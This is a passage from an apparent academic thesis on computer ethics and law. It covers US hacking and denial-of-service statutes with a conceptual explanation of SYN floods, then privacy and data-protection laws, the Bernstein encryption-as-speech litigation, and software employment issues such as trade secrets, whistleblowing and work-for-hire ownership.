| =>\$20,000 and <\$100,000  | imprisonment of from 2 years to 10 years and/or up<br>to a \$10,000 fine         |
| =>\$1,500 and <\$20,000    | imprisonment from 180 days to 2 years and/or up to<br>a \$10,000 fine            |
| >\$0.00 and <\$1,500       | imprisonment of up to 1 year and/or up to a \$4,000<br>fine                      |
| \$0.00 (no damage)         | imprisonment of up to 180 days and/or up to a<br>\$2,000 fine                    |

---

The state penalties are also enhanced if the violation is a subsequent offense.

It is important to point out that even if the hacker neither caused any damage nor intended to cause any damage, the mere fact that the access was unauthorized, or, if authorized but in excess of the access authorized, it would still be a violation of the federal law under 18 U.S.C. § 1030(a)(2)(C):

- (2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--...
- (C) information from any protected computer if the conduct involved an interstate or foreign communication;...

Under the definition set out in 18 U.S.C. §(e)(2)(B)

the term "protected computer" means a computer--...

(B) which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States;...

Indeed, this law goes so far as to penalize unsuccessful attempts to hack which would, if successful cause a loss greater than \$5,000, alter a medical or health related data, cause physical injury, threaten public health or safety, or damage a government computer (18 U.S.C. § 1030(a)(5)(B) ).

The "interstate commerce" element in this definition means that any computer attached to the Internet would qualify. The penalties, while less severe, are still formidable in that they can include imprisonment up to one year and/or a fine of up to \$100,000; however, if the access was committed for the purpose of commercial advantage or for financial gain or in furtherance of a criminal or tortuous act penalty would be imprisonment up to five years and/or a fine (18 U.S.C. §§ 1030(c)(2) and 3559(a) ). Consequently, under the law, there is no such thing as an innocent hack, provided the requisite intent to gain access without or in excess of authorization is present.

### **Section 2.3 Denial of Service Attack**

Another form of computer abuse has come to be known as a denial of service. While denials of service do not necessarily involve unauthorized access, they are intentional acts designed to destroy the ability of a server or router to perform (Mandia,



K. & Prosise, C., 2001, 360). Recently, this form of computer crime has gotten a good deal of public notoriety as the result of attacks upon well known commercial internet sites such as Yahoo, eBay, and others (Holder, E., 2000).

Denial of Service can take several different forms: the traditional SYN Flood (DoS), bandwidth attacks or Distributed Denial of Service (DDoS), and the Distributed Reflection Denial of Service (DRDoS) (Gibson, S., 2002). This section explains in some detail the workings of a simple DoS attack and generally describe the features of the DDoS and DRDoS attacks.

In order to understand these attacks one must become familiar with the TCP/IP (Transmission Control Protocol/Internet Protocol) suite. When computers are connected to one another via the Internet they send packets of data and/or information to each other in an agreed upon systematic manner (Gibson, S., 2002). The terms of this agreement are contained in a set of rules called a protocol. Internet transmissions are governed by the TCP/IP protocol suite (Stevens, W., 1990, 30). Three separate control messages are sent between two computers before an Internet connection is made. This is referred to as the “three way handshake” (Stevens, W., 34).

Stevens, W. (1999, 34) and Gibson, S. (2002) describe this process. A client computer attempts to establish a TCP connection to a computer providing a service (the server) through the Sockets API (Application Interface) on a Unix system. The client begins by sending (1) a SYN (synchronize) message to the server which calls the socket, bind, listen and accept functions to place itself in a passive listening mode. The client calls the socket and connect functions that cause the TCP to send a SYN packet to the server. The server then acknowledges that it received the client’s SYN message by

sending an ACK (for acknowledge) message to the client. The server must also send its own SYN message to the client containing the initial sequence number of the data that it will be sending back to the client. The server combines these two messages (2) in a single SYN-ACK packet. The client then acknowledges the server's messages with (3) an ACK message to complete the three-way handshake.

As shown in Gibson's (2002) graphic in figure 2.2 the SYN message from the client contains the client's IP address and a port number between 1024 and 65535 which is assigned by the client's operating system. The server listens on a specific port number between 1 and 1023. Specific services on the server are usually assigned well known port numbers, e.g. port 80 for web servers. Gibson (2002) graphically depicts this process in Figure 2.1.




Figure 2.1

The server can simultaneously serve multiple clients in this fashion. Stevens (1999, 99) explains that once the server receives a client's SYN packet, step 1, it queues its connections in a buffer where it copies the client's IP address and socket number. Should the server's SYN/ACK (step 2) to the client become lost or should the client's ACK become lost, the server waits a specified time (20 seconds for most according to the

documentation in the readme file of an attack software package, see Appendix F) and resend its SYN/ACK packet to the client after and wait again before closing the connection.

The SYN Flood technique employs two means to frustrate and overwhelm the target server. First, the Unix Raw Sockets facility as well as Windows 2000 and Windows XP provide the attacker with the capability of sending a SYN message with a random false IP address (Gibson, 2002). This deceit is called “spoofing.” Second, the attacker then uses one or more computers to send a high rate of SYN’s to the target server. This causes the server’s SYN/ACK messages to go nowhere creating extensive wait times. These wait times combined with the flood of SYN messages soon overcome the server’s backlog on the queue to reach its limit so that valid SYN messages are ignored. Thus, the server is no longer able to provide its service to legitimate clients. (Stevens, W., 1999, 98-99). Gibson (2002) illustrates this in Figure 2.2




Figure 2.2

A Distributed Denial of Service attack (DDoS) multiplies the unlawful intrusion by using numerous third party computers where “zombie” programs are placed and remotely controlled by the attacker to simultaneously send SYN messages to the target server. Each of these zombie programs can send numerous SYN messages. This has the effect of quickly consuming the target’s bandwidth connection with its network, blocking valid client requests. (Gibson, 2002).

In the Distributed Reflection Denial of Service (DRDoS) attack the hacker uses the zombies and places the target server’s IP address as the source address in the SYN message, which is sent to numerous other servers. These other servers then flood the target server with SYN/ACK messages overwhelming the resources of that server.

This hacking malignancy is spreading. The tools are readily available on the Internet as pointed out by Gibson, S. (2002b). A complete attacker suite of tools was readily available for downloading on Internet.com’s “CodeGuru” site, [http://www.codeguru.com/network/tcpip\\_lib31.html](http://www.codeguru.com/network/tcpip_lib31.html). See Appendix E for its readme file documentation.

These Denials of Service, like the unauthorized access misdeeds in Section 2.2 above, are intentional acts punishable by federal and state law. 18 U.S.C. § 1030(a)(5)(A)(i) provides that one who “... knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer...” commits a felony punishable by up to ten years imprisonment and/or a \$250,000. It is well to note that this law applies irrespective of whether the attacker had authorization to access the target computer because, after all, every client who attempts to establish a connection with a server has either express or

implicit authorization to do so. As with unauthorized access, unsuccessful attempts at Denial of Service can also be punished. It is interesting to observe that the state law of Texas would not cover this type of offense.

These abuses are clear examples of ACM §§ 1.2 and 2.8 as well as of the criminal laws. This type of conduct poses such a serious threat to society that the admonitions of the professional codes, despite their specific direction, are not enough to effectively protect the public. Hence, laws with severe penalties are required.

## **CHAPTER 3**

### **PRIVACY**

#### **3.1 Scope**

Provisions in both the ACM Code and the Software Engineering Code charge professionals to respect the privacy of others (see Appendix B.2, ACM/IEEE-CS §§ 1.03 and 3.12, ACM §§ 1.7 and 3.5). What is this “privacy”, how is it defined, is there a right to it? The professional codes don’t answer these questions but one must be informed of their meaning before these code provisions can be implemented in any meaningful way. This introductory section explores the answers to these questions. Section 3.2 looks at the domestic privacy laws that have been enacted as well as a recent European action. Laws are not the only means of implementing privacy – technology, or the “architecture” to use Lessig’s characterization (Lessig, 1999, 157), can also play a role. In this regard, Section 3.3 discusses one such technology, encryption, and how the law has responded to it by chronicling the history of the Bernstein case.

The American public appears to have some notions and concerns about privacy. Kang (1998, 1197 n. 12) reports that according to the Georgia Institute of Technology’s Graphic, Visualization & Usability Center’s Eighth World Wide Web User Survey conducted in October 1997, over 72% of those surveyed either strongly or somewhat agreed that there should be new Internet privacy laws. One year later, in the Tenth World Wide Web User Survey, 80% of the over 5,000 people surveyed were somewhat (26.7%)

or strongly (52.8%) concerned about security on the Internet (Graphics, Visualization & Usability Center's Tenth World Wide Web User Survey, 1998). Privacy can, however, mean many things to many people. Intuitive, subjective ideas of what privacy is or ought to be, while important to the future development of the concept, cannot formally or functionally provide us with an adequate definition.

Privacy was first recognized by the common law, and then only in very limited circumstances (Halpern, S., 1991). It began as an intentional tort, the invasion of privacy, a civil wrong for which the tortfeasor could be liable in damages to the injured party. This "right" was limited to: 1) the appropriation of a person's name or likeness; 2) intrusions upon the solitude or seclusion of another or his private affairs or concerns; 3) publicity about a matter concerning the private life of another; and 4) publicity of a matter concerning another that places the other before the public in a false light; provided that the actions described in 2), 3) and 4) would be highly offensive to a reasonable person (RESTATEMENT (SECOND) OF TORTS §§ 652B-E (1976) ).

The legal idea of privacy has developed beyond the tort concept described above. In fact, it has become something of a moving target with constitutional overtones. Kang, 1998, has categorized the concept into three separate modalities or subsets. It has even taken on constitutional overtones. The first set is characterized by a spatial or territorial attribute. This category would include the common law tort understanding described above as well as the interest protected by the Fourth Amendment's prohibition of unreasonable searches and seizures.

The second part, and the most controversial thus far, deals with fundamental individual choices and has its origins in the U.S. Supreme Court's interpretations of the

United States Constitution. These decisional privacy rights that were recognized in matters relating to marriage, contraception, child rearing, and education.

The third of Kang's clusters of privacy concerns is perhaps the most important in terms of the purposes of this thesis. It involves personal information and the individual's ability to control the acquisition, disclosure and use of that information. There is no general constitutional protection covering this element of privacy (Kang, 1998, 1230). Indeed, there is a lack of consensus among the general public as well as the legal community on the extent and nature of this interest (Samuelson, P., 2000, 1170). One of the attributes of a right of privacy has been the "reasonable expectation of privacy" in the space or of the information sought to be protected. Also, the public's expectations are anything but clear in light of polls that show between one-quarter and one-half of the surveyed users would be willing to reveal personal information and demographic data for in return for a benefit (Samuelson, 2000, 1134 n. 48).

As a result, there has been no general legal theory adopted for informational privacy. Government has thus far legislated in an individual, case by case manner in order to deal with the issue. Initially, the regulation was self-imposed in the sense that the laws limited the ability of government to invade the privacy of the individual (Schwartz, P. & Reidenberg, J., 1996, 7). Gradually, and often in response to a perceived crisis, these laws began to limit ability of non-governmental parties to access individuals' data. Despite this intermittent and haphazard approach, governmental activity seems to be increasing and impacting the private as well as the public sector.

### **3.2 Privacy Laws**

Schwartz & Reidenberg (1996, 7-12) describe the American regulatory scheme



for data privacy as minimalist in order to accommodate the free flow of information. Statutory regulation has been narrowly designed and has often been the result of a perceived crisis. In addition to the government itself, the targets of such laws have been the educational, financial, medical and communications areas. This section chronicles the history of these laws.

At the outset the privacy protection laws dealt only with the government's power to collect and use personal data. The first of these was the Family Educational Privacy Rights Act of 1974, also known as the Buckley Amendment. Subject to a narrow range of exceptions, this law prohibits educational institutions from releasing the educational records or personally identifiable information contained therein without prior consent of the subject and provides for a right of inspection. About the same time the Privacy Act of 1974 was enacted. Despite its comprehensive sounding name, it only regulates personal data acquisition and use of such data by federal agencies. It generally prohibits disclosure without prior consent and affords individuals the right to access and correct their data. In 1978 Congress passed The Right to Financial Privacy Act. Like the two previous laws, it only restricted government's access to financial records of customers of financial institutions

The laws regulating the conduct of non-governmental third parties began with the Fair Credit Reporting Act of 1970. This law is significant for the access and correction procedures to credit records that it grants to consumers. Its protections regarding data disclosure are narrow and ephemeral in that it is limited to reports and communications by a credit-reporting agency, which excludes the merchants who supply this information to and obtain it from the credit reporting agencies. In addition, there are broad categories

of exclusions (see Kang, J., 1998, 1236-1237). The Electronic Communications Privacy Act of 1986 regulates activities involving public telecommunications carriers in that interceptions of their data transmissions are prohibited and they cannot reveal the content of such data while in storage or in transmission.

Several laws were enacted as the result of public indignation. In 1988 the Video Privacy Protection Act was passed in response to the release of the video rental records of Supreme Court nominee Robert Burk during the confirmation hearings (see Samuelson, 2000, 1144-1145). This law forbids video rental business from revealing customers' records of video rentals. A similar provision is included in the Cable Communications Policy Act, which prohibits the dissemination of information regarding the viewing habits of cable television subscribers. The Drivers' Privacy Protection Act (1994) ineffectively limits the access and dissemination of records held by a state's department of motor vehicles. This legislation was passed in response to the murder of actress by an obsessed fan who obtained the victim's address through her Department of Motor Vehicles records (see Petersen, S., 1995, 182).

Medical records and personal health information have long been considered confidential, at least in the context of the physician patient relationship. Because of the manner in which medical care is funded and the advent of digital technology, these records are now apt to be found in numerous places, accessible to many without a need to know. The sensitivity of this type of information has been recognized in the Health Insurance Portability and Accountability Act of 1996 (HIPPA). The law calls for the Secretary of Health and Human Services to issue standards requiring health plans and health care providers to adopt security measures that would safeguard the confidentiality

and integrity of such data. These standards have been issued and are codified in 45 CFR 164.102-164.534.

The most comprehensive of the financial information privacy protection laws is the recently enacted Financial Services Modernization Act, also known as the Gramm-Leach-Bliley Act of 1999. This statute requires financial institutions to make an initial and annual disclosures of their privacy policy to safeguard their customers' nonpublic personal information, to provide customers with an opportunity to opt out of sharing personal information with non-affiliated third parties, and directs the financial regulatory agencies to establish standards to insure the security and confidentiality of customer records and guard against their compromise and unauthorized access. These standards are codified in 16 CFR 313.1-313.18.

In Section 1.3 at pp. 7-8 above, reference was made to the Federal Trade Commission recommendations to Congress to adopt laws to protect children's online privacy. Congress heeded that advice and passed the Children's Online Privacy Protection Act (COPPA). The full text of COPPA is in Appendix G.1. Pursuant to the directive in COPPA the FTC published regulations implementing the provisions of the act. The full text of that regulation is in Appendix G.2. COPPA requires Web site owners to get parental permission before gathering information from children under the age of 13 and post privacy notices. COPPA is another law that was enacted because of documented abuses and is narrowly tailored to address those abuses (Lemley, Menell, Merges, and Samuelson, 2000, 1001).

The European Union has adopted a directive that comprehensively sets forth policies regarding electronic personal data. This Directive 95/46/EC of the European

Parliament and of the Council, October 24, 1995, on the protection of individuals with regard to processing of personal data and on the free movement of such data is set out in full in Appendix H ("the Directive"). The Directive seeks to protect individuals' personal data from unauthorized reuse and processing, promote the free circulation of data within the European community, and prevent the abuse of personal data in countries where adequate protection is not ensured (Schwartz, P. & Reidenberg, J., 1996, 2, and Lemley, et al, 2000, 1002). The idea behind the Directive is that the European member countries are given a period of time in which to enact their own laws in conformity with the principles enunciated in the Directive as the lowest common denominator. That is, the individual countries can enact laws that are stricter.

The absence of comprehensive data protection laws in the United States is a major concern to the Europeans because the Directive restricts the transfer of electronic data from a EU member country to a country that does not have adequate data protection laws. That is, unless a country is certified by the EU as having adequate data protection laws data won't be allowed in or out of the EU countries unless: 1) the data subjects consent; 2) the data transporters contractually agree to protect the data in accordance with the Directive's principles; 3) the transport is legally required; or 4) a vital interest is affected (Appendix H, Directive, Art. 25). In addition Art. 26.4 of the Directive allows for the approval of certain standard contractual clauses. Pursuant to this procedure, the United States Department of Commerce in consultation with the European Commission developed a "safe harbor" framework. The safe harbor, which was approved by the EU, is an avenue for U.S. companies to avoid experiencing interruptions in their business dealings with the EU or facing prosecution by European authorities under European

privacy laws. Certifying to the safe harbor guarantees that EU organizations know that adequate privacy protection are provided, as defined by the Directive (U.S. Department of Commerce, Safe Harbor).

This combination of increased legislative action in the United States plus the impetus created by the European Directive may be the advent of a regulatory tide that is slowly beginning and gathering force. The laws discussed in this Section 3.2 are perhaps just the initial waves of what may be a sea change for the world of electronic data privacy.

### **3.3 Encryption**

The very definition of privacy is “the quality or state of being apart from company or observation” according to *Merriam-Webster Online*, 2002. The increase in our reliance upon electronic communication has produced a concomitant decrease in our ability to communicate privately. The Internet is essentially an open network where transmissions are easily intercepted and traced. Consequently, technologies that have the capability of attaining and safeguarding privacy have gathered support from many who may have heretofore been indifferent. (see Bernstein III, 1997, 1146).

Encryption is one of the major tools available to achieve and enhance privacy. According to one commentator, “...encryption technologies are the most important technological breakthrough in the last one thousand years” (Lessig, 1999, 35). Cryptography involves the use of a key to encrypt or decrypt information (Diffie, W. & Hellman, M., 1976). Rivest, R., Shamir, A, & Adelman, L. (1978) pioneered the public key/private key system that is based upon the ease in finding large prime numbers and difficulty of factoring the product of two large prime numbers that has come to be known

as the RSA public-key cryptosystem. It can also be used to create digital signatures that provide both an authentication of the signer and the contents of the message without the risk of compromise

Despite this technological breakthrough, cryptography is not a panacea. It cannot ensure security nor entirely solve the problem of privacy for two reasons. Even with strongly encrypted data, it just moves the insecurity of a system from one part to another. That is, discovery of the key in some other facet of a system, removes the cloak of privacy (National Research Council, 1999, 120). Secondly, enter the government. If government has a legitimate need for the information, it has the right to require disclosure the key necessary to unlock the shield.

The most celebrated case involving encryption and the need of the government for access to that technology is the saga of Daniel J. Bernstein. The facts of this case are those found in the Bernstein (1996/1997/1999) court opinions. In 1992 Mr. Bernstein was a Ph.D. student in mathematics at the University of California at Berkeley who developed an encryption method called “snuffle.” The method is described as a zero-delay private-key stream encryption system that utilizes a one-way hash function.

This hash function takes input and transforms it into a unique output of a fixed and usually smaller size. The “one-way” feature means that it is computationally infeasible to derive the input given only the output. (Cormen, T., Leiserson, C. & Rivest, R., 1998). The “zero-delay” attribute encrypts and decrypts one character at a time making it useful for interactive communication. That is, an entire message need not be constructed before the encryption/decryption process occurs.

Bernstein sought to present his work in the form a paper entitled “The Snuffle Encryption System” that describes and explains the algorithm used in the programs, and two C language programs that implement the algorithm, “snuffle.c” which is the encrypting program and “unsuffle.c”, the decrypting program. The listings for a variation of Bernstein’s “snuffle.c” and “unsuffle.c” are in Appendix I.1 and Appendix I.2, respectively. “snuffle.c” and “unsuffle.c” both require interfacing with the one-way hash function called “snefru”, developed by and available from Xerox. The implementation and header file listings for “snefru” are in Appendix I.3 and Appendix I.4, respectively. “Snefru” requires an interface with the “patchlevel.h” header file, which is located in Appendix I.5.

Prior to disseminating his work, Bernstein notified the United States Department of State because at that time the International Traffic in Arms Regulations (“ITAR”) promulgated by the Secretary of State to implement the Arms Export Control Act (“AECA”) required that cryptographic systems or software with the capability of maintaining secrecy or confidentiality of information required licensing by the Department of State prior to export. Export is defined very broadly to include a release of the information in a foreign country or to a foreign national within the United States (29 C.F.R. § 734.2(b) & (3)) and making software available for transfer outside the United States, including transfers from electronic bulletin boards, Internet file transfer protocol and World Wide Web sites (29 C.F.R. § 734.2(b)(9)(B)(ii)). Consequently, Bernstein could not publish his work on the Internet nor discuss it in a forum in which a foreign national might be present.

The Department of State took the position that Bernstein's encryption programs were covered by ITAR and that he would need a license. He attempted to appeal this conclusion administratively within the State Department and after waiting a year without a decision filed a lawsuit in federal district court to have the law and regulations declared unconstitutional as a prior restraint upon his First Amendment rights and ability to disseminate academic information, among other reasons. The court found in favor of Bernstein holding that the source code in question amounted to speech and that the regulations were constitutionally deficient (Bernstein II, 1996).

The importance of this decision lies in its characterization of source code as speech for the First Amendment purposes. The key to this finding was that source code is expressive; that is, source code is meant to communicate with humans, as opposed to object code that is meant to communicate with a machine. The fact that it is written in a code or formula that it is not understood by the general public makes it no less expressive than a foreign language or music, both of which may not be commonly understood but are considered to be protected speech under the First Amendment. The rationale for coming to this conclusion is understanding that source code is a means by which programmers and cryptographers share ideas, theories and algorithms with one another.

Judge Bright, in writing for the majority in Bernstein III (1997) illustrated this concept through an example involving the communication of the concept of a square root. The square root of number  $x$  can be textually described as the number  $y$  such that  $y$  times  $y$  equals  $x$ . In contrast, Heron's algorithm tells us that to approximate the square root of positive number  $x$  to –

- 1) make a guess of the square root of  $x$



- 2) compute an improved guess by taking the average of the guess and  $x$  divided by the guess
- 3) keep improving until the guess is good enough

Judge Bright then alluded to the affidavit of Professor Harold Ableson<sup>3</sup> who expressed this algorithm in a lisp type of pseudocode as an illustration of how the idea can be expressed in a code type of notation);

```
(define (sqrt x)
  (define (good-enough? guess)
    ( (abs (- (square guess) x)) < tolerance) )
  (define (improve guess) (average guess (/ x guess) ) )
  (define (try guess)
    (if (good-enough? guess)
        guess
        (try (improve guess) ) ) )
  (try 1) )
```

This algorithm can also be expressed with a simple for loop in C where  $x$  represents the number,  $g$  represents the guess, and  $k$  represents the number of iterations chosen:

```
for (i = 0; i < k; i++)
    g = [g + (x / g)] / 2;
```

While the Heron's algorithm or the code used to implement it do not say anything about what square roots are, they do explain how to approximate them. Both the textual descriptions and the source code express ideas about square roots.

The government argued against source code being a form speech, emphasizing the functional characteristic of source code. That is, program instructions in source code form essentially amount to an operation or a formula that controls the conduct of a machine. And, like much computer software, encryption source code is inherently functional, designed to enable a computer to do a designated task. Encryption source code doesn't just explain a cryptographic theory or describe how it functions, it is essential to carry out the function of encryption. Unlike instructions, a manual, or a recipe, source code

actually performs the function it describes. Encryption software, then, is indistinguishable from dedicated computer hardware that does encryption.<sup>4</sup> This line of reasoning was adapted to some extent by the dissent in *Bernstein III* (1997) and the district courts in *Junger v. Daley* (1998) and *Karn v. Dept. Of State* (1996). Those courts recognized that while source code may contain expressive ideas, it is primarily exported to do a specified task and not to express or communicate ideas. It is, therefore, more akin to conduct.

The reason the dispute rages around the “expression” versus “conduct” nature of source code is that while neither are absolutely free from regulation, different legal tests are used to determine a law’s constitutionality depending on whether speech or conduct is involved.<sup>5</sup>

The government’s position has by and large not prevailed, although the outcome is not without question. The *Bernstein IV* appellate court opinion was withdrawn after a majority of the judges on the Ninth Circuit Court of Appeals voted to hear the case en banc.<sup>6</sup> Before the case could be heard by the en banc court, the government announced new changes to the encryption export regulations (15 C.F.R. 740.13(e)), so the Ninth Circuit, instead of rehearing the case en banc, remanded the case to the district court to reconsider it in light of the regulatory changes.

Changes in the export regulations also impacted the progress of the *Junger v. Daley* (2000) and the *Karn v. Dept. Of State* (1997) cases. Before making any decision in *Karn* the appeals court remanded the case to the district court for reconsideration in light of President Clinton’s executive order transferring the jurisdiction of encryption products from the State Department to the Department of Commerce where regulations were revised by the Bureau of Export Administration (15 C.F.R. Pt. 730 et seq. (1997)). In the

*Junger* case the court of appeals reversed the district court, agreeing with the *Bernstein* IV rationale that source code was speech and the regulations were unconstitutional, but remanded the case to the district court for essentially the same reason as that given in *Bernstein*. All three of the cases are still currently pending.

Notwithstanding the inconclusive status of this case law, it appears that the greater weight of legal authority is now firmly behind the characterization of source code as expressive speech. The development of digital privacy generally, however, is not as easy to predict. As demonstrated above, the development of privacy in the United States has been random, sporadic, and diverse. Nevertheless, it will continue to develop because of the public's awareness of the issue and the community's demand as shown by the polls on the one hand and the constraints placed on corporate America by the European Directive.

## **CHAPTER 4**

### **EMPLOYMENT**

Most software is developed in an employment context. The situation may be one of direct employment or it may be contractual, i.e. the individual may be hired as an employee or under contract with another to create the software. The ethical codes recognize this and speak to the conflicts that can arise in the relationship. These tensions often arise with respect to confidentiality, public responsibility, and ownership of software. This chapter explores these three areas.

The code provisions dealing with confidentiality are ACM/IEEE-CS § 2.05 and ACM § 1.8. While confidentiality is the subject of both provisions their treatment of it is somewhat different. Section 2.05 of the Software Engineering Code specifically refers to confidentiality acquired in the workplace with only the public interest and the law as qualifiers. Section 1.8 of the ACM Code is a little perplexing. The first sentence seems to limit the obligation of confidentiality in the workplace because of the qualifier “...whenever one has made an explicit promise to honor confidentiality...” and then broaden it for non-employment related information. The second sentence then speaks of respecting all obligations of confidentiality to employers. This creates an ambiguity, i.e. what about confidential information learned in the workplace when one has not made an explicit promise to honor confidentiality. Does the second catchall sentence cure the

vagueness? The law certainly doesn't recognize the limitation as set out in the first sentence.

Confidentiality in the workplace derives from contract and the law of trade secrets. "A trade secret is any information that can be used in the operation of a business or other enterprise that is sufficiently valuable and secret to afford an actual or potential economic advantage over others," Restatement (Third) of Unfair Competition § 39 (1995) (see Appendix K.2). Trade secret is a form of intellectual property protection that has been used extensively by owners of software to protect their work from being pirated by others. Prior to the recent development of copyright and patent law (see Chapter 5, *infra*) it was the primary form of protection for computer programs (Lemley, 2000, 49-50). Unlike copyright and patent law, trade secret law originated in the common law and is part of state law. Every state provides trade secret protection either through the common law or in specific legislation. Forty states have adopted the Uniform Trade Secrets Law (see Appendix K.1) and others, such as Texas, also enforce it through the criminal law (see Appendix K.3).

Trade secret information as well as other information that the employer considers and treats as confidential are protected by the common law and through contractual obligations. Frequently this comes about through the use of nondisclosure agreements employers require employees to sign. However, even without an explicit agreement, the law will imply a duty of confidentiality when an employer gives to an employee, or an employee obtains confidential or trade secret information for use in the course of their duties (*Hyde Corp. v. Huffines*, 1958, 776, 50). This duty of confidentiality is also

present in other relationships such as licensor and licensee and wherever the parties consent, expressly or impliedly, to the disclosure of confidential information.

The law will not only provide remedies and/or punishment for the unlawful disclosure of trade secrets but can also prevent threatened disclosures before they occur. In the employment context this is accomplished by preventing an employee or ex-employee who possesses trade secrets from being employed by a prospective employer where disclosure is likely, notwithstanding a lack of bad faith or the absence of any express non-disclosure agreements (*Pepsico v. Redman*, 1995). This trend in the law is called the “inevitable disclosure doctrine” and is premised upon the provisions found in the RESTATEMENT (THIRD) UNFAIR COMPETITION § 44(1) (1995) and the Uniform Trade Secrets Act § 2(a) (1985). The Restatement provisions are contained in Appendix K.2.

In addition to the confidentiality obligations the professional ethics codes stress the responsibility to the public to make disclosure regarding dangerous situations in the work environment (ACM/IEEE-CS § 1.04, ACM § 1.4 and ACM § 2.5). This activity, as described in ACM § 1.2 has become commonly referred to as “blow[ing] the whistle.” This disclosure is to be made to supervisors, appropriate persons, and/or proper authorities.

The law does not generally impose this duty to disclose on employees; however, in certain circumstances there may be a common law duty to warn under general negligence law.<sup>7</sup> Even though the law may not require disclosure, it does provide some protection for the employee in the event disclosure is made. While, this protection is not uniform across the fifty states or the federal law, most jurisdictions offer the employee

some support either statutorily or under the common law. Most statutes provide employees various but limited remedies for job related retaliations as a consequence of their revelations, although some apply only to public employees (see Appendix K.4); however, some laws, namely the Federal False Claims Act (1988) reproduced in Appendix K.5, also give employees and others monetary incentives for whistle blowing (Callahan, E. & Dworkin, T., 2000, 100). Under the common law, employee terminations for whistle blowing are treated as a public policy exceptions to the employment at will doctrine.<sup>8</sup>

In Texas, for instance, there is a statute that protects only public employees (TEX. GOV'T CODE § 554.001 *et seq.*, see Appendix K.4). Private sector employees will be helped only when they have been discharged for refusing to perform an illegal act (Sabine Pilot Service, Inc. v. Hauck, 1985).

The last topic related to employment covered in this paper relates to who owns the software created by the employee. Although the professional ethical codes don't directly address the ownership of software in the employer/worker context, ACM/IEEE-CS § 2.08 speaks to performing work that may be detrimental to their primary work for the employer and those code provisions discussed in Chapter 6, Property, *infra*, mention honoring software property rights, which imply ownership issues.

Individuals who write programs for themselves are entitled to copyright, patent, and license or sell their work. Software developed in the employment context is either done by employees or by individuals in a contractual relationship with another. While it may seem easy at first blush to determine who owns the software, i.e. if the employee is creating it for his employer, then the employer owns it; or if the contractor has contracted

to produce the software for another then it belongs to the latter, these apparent answers aren't necessarily correct.

The employee/contractor distinction appears simple, but it is frequently difficult to apply. Firstly, because the law emphasizes substance over form with respect to this relationship and secondly, there are unclear situations where the employee creates software on his own time and for her own purposes while using the employer's facilities. Of course, if there is a clear understanding or agreement as to who will have what rights in the work, the problem will not arise, but all too often such an understanding or agreement is absent.

For material that is copyrightable, the work made for hire doctrine determines who will own the work (Costello, J., 1994). A work made for hire as provided in Section 101 of the Copyright Act (see Appendix L.1) is when: 1) the work is made by an employee within the scope of his employment, unless there is a written agreement to the contrary; or 2) when an independent contractor agrees to create software for another and a written agreement specifies that it is a work made for hire. Therefore, if a non-employee creates software commissioned by another and there is no written work made for hire agreement, the owner of the software is the non-employee creator.

There are circumstances, however, when a non-employee, e.g. no hiring contract, tax, social security or Medicare withholding, or other commonly recognized employee benefits, is considered to be an employee for the purposes of the work made for hire doctrine. The substance of the relationship can trump the form. The determination of the employer/employee status requires the evaluation of a series of factors: the skill required; the source of the tools and equipment used; the location of the work; the length of the



relationship between the parties; whether the hiring party has the right to assign other work to the hired party; who controls when and how long the hired party will work; the hired party's role in hiring assistants; whether the work performed is part of the hiring party's regular business; the method of payment; and the tax treatment of the hired party (Community for Creative Non-Violence v. Reid, 1989). Of the above, there is no one determining factor; they must be weighed according to their particular relevance in a given set of circumstances.

The Court in *Aymes v. Bonelli* (1992) considered a computer programmer who was hired to write programs for general accounting and business functions. He worked alone on a semi autonomous basis, was paid by the hour intermittently, and performed his work at the owner's premises on the proprietor's computer equipment. The proprietor gave him general directions on the requirements for the programs but was not skilled in programming. The proprietor did not pay him any employee benefits nor withhold any taxes or social security. The court found that the level of skill required for the job and the proprietor's lack thereof plus the absence of employee tax withholding were the most significant elements in this situation and ruled that the programmer was not an employee; ergo, this was not a work made for hire and the programmer was the owner.

